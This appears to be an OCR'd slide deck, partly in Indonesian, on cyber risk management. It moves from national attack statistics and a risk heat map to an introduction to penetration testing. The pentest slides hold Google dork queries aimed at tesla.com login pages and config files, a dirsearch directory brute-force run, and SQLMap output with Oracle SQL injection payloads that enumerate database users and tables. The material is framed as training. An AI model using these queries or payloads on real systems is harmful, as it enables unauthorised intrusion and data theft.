
- Nepal
- Georgia
- Bolivia
- Indonesia
- Mongolia

TOP TARGETED INDUSTRIES
Highest rate of attacks per organization in the last day.

- Education
- Government
- ISP/MSP

TOP MALWARE TYPES
Malware types with the highest global impact in the last day.

- Banking
- Botnet
- Phishing



Sumber: BSSN

- Pada tahun 2019 terdapat 228 juta anomali traffic network terindikasi merupakan aktivitas malware sedangkan di 2020 jumlahnya meningkat cukup signifikan 54% (495 juta).
- Top 3 negara tertinggi yang menjadi target adalah Indonesia, AS dan China.
- Jenis phishing mail yang paling sering digunakan adalah email palsu berkedok informasi menarik seperti pemberian hadiah, voucher, diskon, termasuk transaksi permintaan penawaran barang di perusahaan.
- Semua email palsu ini biasanya melampirkan file dengan ekstensi seperti .xlsx (excel).

Sistem monitoring Mata Garuda mendeteksi adanya sekitar 290,3 juta; tahun 2019, sekitar 495,3 juta; tahun 2020, serangan (intrusi) siber ke jaringan internet Indonesia. Terbesar adalah serangan percobaan pembocoran data, diikuti dengan serangan menggunakan metoda malware. Dibanding besarnya jumlah serangan siber, jumlah aduan publik terkait insiden yang dialaminya relatif masih sangat kecil .

CYBER RISK STRATEGY


1 **Current state:**
Where are we now?

2 **Target state:**
Where do we want to be?

3 **Strategy & roadmap:**
How do we get there?

Threat Risk Assessment

Cyberrisk dashboard, example



- Global overview
- External incidents
- Threat landscape
- Risk heat map
- Cyber incidents
- Group security dashboard
- Shared financial-system projects
- Regulatory updates
- Data import
- System settings

Risk heat map: Current risk exposure according to risk register and assessment of 1st and 2nd lines of defense

0 Low scenarios | 2 Medium scenarios | 2 High scenarios | 9 Very high scenarios


Severity	Very low	Low	Medium	High	Very high
Very high		7	2, 5, 8	1	
High			10	4, 6, 12	3
Medium		9, 11		13	
Low					
Very low					

Likelihood

1. Unauthorized transactions: internal
2. Unauthorized transaction: external
3. Data leakage
4. Information gathering by nation-state
5. Loss of data integrity
6. 3rd-party breach
7. Business-process disruption
8. Insufficient technical-disaster recovery
9. Disruption of services/denial-of-service attack
10. Physical intrusion
11. Failure of building environment
12. Regulatory risk
13. System settings

Curent state capability maturity assessment

Future vision and desired capabilities



Security not considered

Security schmecurity

Lack of capability and awareness throughout organization, including among senior leadership

Maturity-based approach

Build capabilities

Strengthen essential security and resilience fundamentals to plug gaps

Establish cyber operating model and organization to professionalize cybersecurity function

Risk-based approach

Reduce enterprise risk

Identify, prioritize, deliver, manage, and measure security and privacy controls in line with enterprise-risk-management framework

Set risk-appetite thresholds for linked pairs of key risk indicators and key performance indicators

Include stakeholders from full enterprise in cyber operating mode

Proactive cybersecurity

Achieve holistic resilience


Transform processes and adoption of next-generation technologies to reduce detection and response times to within recovery-time objectives

Embed security in technology products, services, and processes from point of inception through to execution to achieve complete "security by design"

Fully incorporate customers, partners, third parties, and regulators into management of enterprise resilience

Risk reduction target

Prioritisation of strategic options



Roadmap

Project plan

Threat assessment

Qualitative risk assessment

Strategy and roadmap

MANAGING THE RISK


1 **Take the first step. Know your risk.**

A	**Assess Current Situation**	Risk assessment
B	**Find Out Vulnerability**	**Penetration testing**
C	**Define Loss Scenario**	Cyber attacks simulation
D	**Quantify Cyber Risk**	- Quantify impact & likelihood - Define financial exposures

"Cyber risk management is like when we want to set up the window in our house. The window is a channel to communicate from in-house to outdoor. To fit your appetite, please ensure the design, the position, the material, the size, the open/lock mechanism, and the craftsman."

What is Penetration Testing?

Find Out Vulnerability



Vulnerability Scanning

NMAP

DirSearch

Command Injection

Information Gathering

Google Dork

theHarvester

SubFinder

Wappalyzer

Exploitation

SQLMap

Preparation

Tools: Laptop & Software


Skills & Curiousity

Penetration Testing

Scoring & Reporting

Common Vulnerability Scoring System (CVSS)

Information Gathering – Google Dork




bugcrowd
OUTHACK THEM ALL™

Tesla
Accelerating the world's transition to sustainable energy
$100 – $15,000 per vulnerability
Partial safe harbor
Managed by Bugcrowd
Submit report

Program details
Announcements 1
CrowdStream
Hall of Fame
Tweet
Share 202

578 vulnerabilities rewarded
Validation within 2 days
75% of submissions are accepted or rejected within 2 days
$1,080 average payout (last 3 months)



site:tesla.com inurl:login | inurl:signin | intitle:Login | intitle:"s


Sekitar 7 hasil (0,35 detik)

https://shop.tesla.com › login ▾ Terjemahkan halaman ini
Login - Shop | Tesla
If your account is linked to an email address you no longer have access to, please sign into your account and update your email address under account ...

http://xmail.tesla.com ▾ Terjemahkan halaman ini
Sign In
JavaScript required · User Account · Password · Keep me signed in.

https://billing.tesla.com ▾ Terjemahkan halaman ini
Tesla: Solar Account - Login
Logout; Login With Different Account. Sign In. Error: null. Remember Me. Forgot password? Too many login attempts. Please wait seconds before trying again.

Login files:
site:tesla.com inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth




site:tesla.com ext:doc | ext:docx | ext:odt | ext:rtf | ext:sxw |

1 hasil (0,22 detik)

https://www.tesla.com › files › downloads › en_HK ▾ DOC
Residential Electric Vehicle Charging Survey Dear Resident: The ...

Publicy exposed documents:
site:tesla.com ext:doc | ext:docx | ext:odt | ext:rtf | ext:sxw | ext:psw | ext:ppt | ext:pptx | ext:pps | ext:csv



site:tesla.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | e

1 hasil (0,18 detik)


https://www.tesla.com › robots ▾ Terjemahkan halaman ini
robots.txt # # This file is to prevent the crawling and indexing ...

Configuration files exposed:
site:tesla.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp | ext:cfg | ext:txt | ext:ora | ext:ini | ext:env


Google Hacking
Uses advanced search operators (Google Dorks) to find juicy information about target websites.

- **Publicy exposed documents**
- **Directory listing vulnerabilities**
- **Configuration files exposed**
- **Database files exposed**
- **Log file s exposed**
- **Backup and old files**
- **Login pages**
- **SQL errors**
- **PHP errors/ warnings**
- **Phpinfo()**
- **Signup pages**

Vulnerabilty Scanning DIRSEARCH



```
kali@kali:~/Downloads/dirsearch-master$ python3 dirsearch.py -u [redacted] -e php

                v0.4.2

Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 8942

Output File: /home/kali/Downloads/dirsearch-master/reports/[redacted]_21-10-25_12-29-49.txt

Error Log: /home/kali/Downloads/dirsearch-master/logs/errors-21-10-25_12-29-49.log

Target: http://[redacted]

[12:29:49] Starting:
```



```
- 364B - /backup -> https:[redacted]'backup/
- 361B - /ppc -> [redacted]'ppc/
- 364B - /IMAGES -> [redacted]IMAGES/
- 366B - /document -> [redacted]/document/
- 365B - /monitor -> [redacted]'monitor/
- 360B - /p1 -> [redacted]p1/
- 367B - /warehouse -> [redacted]warehouse/
```


Dirsearch
Web path discovery, an advanced command-line tool designed to brute force directories and files in webserver.

Installation:
Install with Kali Linux: **sudo apt-get install dirsearch**

Usage:
python3 dirsearch.py -u <URL> -e <EXTENSIONS>

Example:
python3 dirsearch.py –u targetwebsite.com –e php

Exploitation - SQLMAP




```
---
Parameter: txtUsername (POST)
    Type: error-based
    Title: Oracle AND error-based - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)
    Payload: __VIEWSTATE=/wEPDwUKLTg0MjIyNzYwM2Rku0jqMpoTaY0DDhxO5uY6d2B3zRGb0GmkMS2a2CZq7Yg=&__VIEWSTATEGENERATOR
=50C77E3E&__EVENTTARGET=&__EVENTARGUMENT=&__EVENTVALIDATION=/wEdAASkUNUnZ6Bt0hJ2nr4OOIxpVK7BrRAtEiqu9nGFEI+jB3Y2+M
c6SrnAqio3oCKbxYbN+DvxnwFeFeJ9MIBWR693tnvAjqneOeU0XKFkM3X+Id3z1z6YSF7HFU9HONi60bs=&txtUsername=EVOhAwIe' AND 4418=
CTXSYS.DRITHSX.SN(4418,(CHR(113)||CHR(106)||CHR(106)||CHR(112)||CHR(113)||(SELECT (CASE WHEN (4418=4418) THEN 1 EL
SE 0 END) FROM DUAL)||CHR(113)||CHR(120)||CHR(98)||CHR(118)||CHR(113)))-- jrBP&txtPassword=v2Y!b7t!X7&Button1=Sign
 In

    Type: time-based blind
    Title: Oracle AND time-based blind (heavy query)
    Payload: __VIEWSTATE=/wEPDwUKLTg0MjIyNzYwM2Rku0jqMpoTaY0DDhxO5uY6d2B3zRGb0GmkMS2a2CZq7Yg=&__VIEWSTATEGENERATOR
=50C77E3E&__EVENTTARGET=&__EVENTARGUMENT=&__EVENTVALIDATION=/wEdAASkUNUnZ6Bt0hJ2nr4OOIxpVK7BrRAtEiqu9nGFEI+jB3Y2+M
c6SrnAqio3oCKbxYbN+DvxnwFeFeJ9MIBWR693tnvAjqneOeU0XKFkM3X+Id3z1z6YSF7HFU9HONi60bs=&txtUsername=EVOhAwIe' AND 5532=
(SELECT COUNT(*) FROM ALL_USERS T1,ALL_USERS T2,ALL_USERS T3,ALL_USERS T4,ALL_USERS T5)-- zgAi&txtPassword=v2Y!b7t
!X7&Button1=Sign In
---
[23:20:16] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:20:16] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[23:20:16] [INFO] fetching database users
[23:20:17] [INFO] retrieved: [redacted]
[23:20:17] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:25] [INFO] retrieved:
[23:20:25] [INFO] retrieved:
```

```
[11:26:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[11:26:47] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[11:26:47] [INFO] fetching tables for database: 'BAAN'
[11:26:59] [INFO] retrieved: [redacted]
[11:27:01] [INFO] retrieved:
[11:27:03] [INFO] retrieved:
[11:27:06] [INFO] retrieved:
Database: BAAN
[4 tables]
+-----------+
| [redacted] |
+-----------+
```

SQLMap
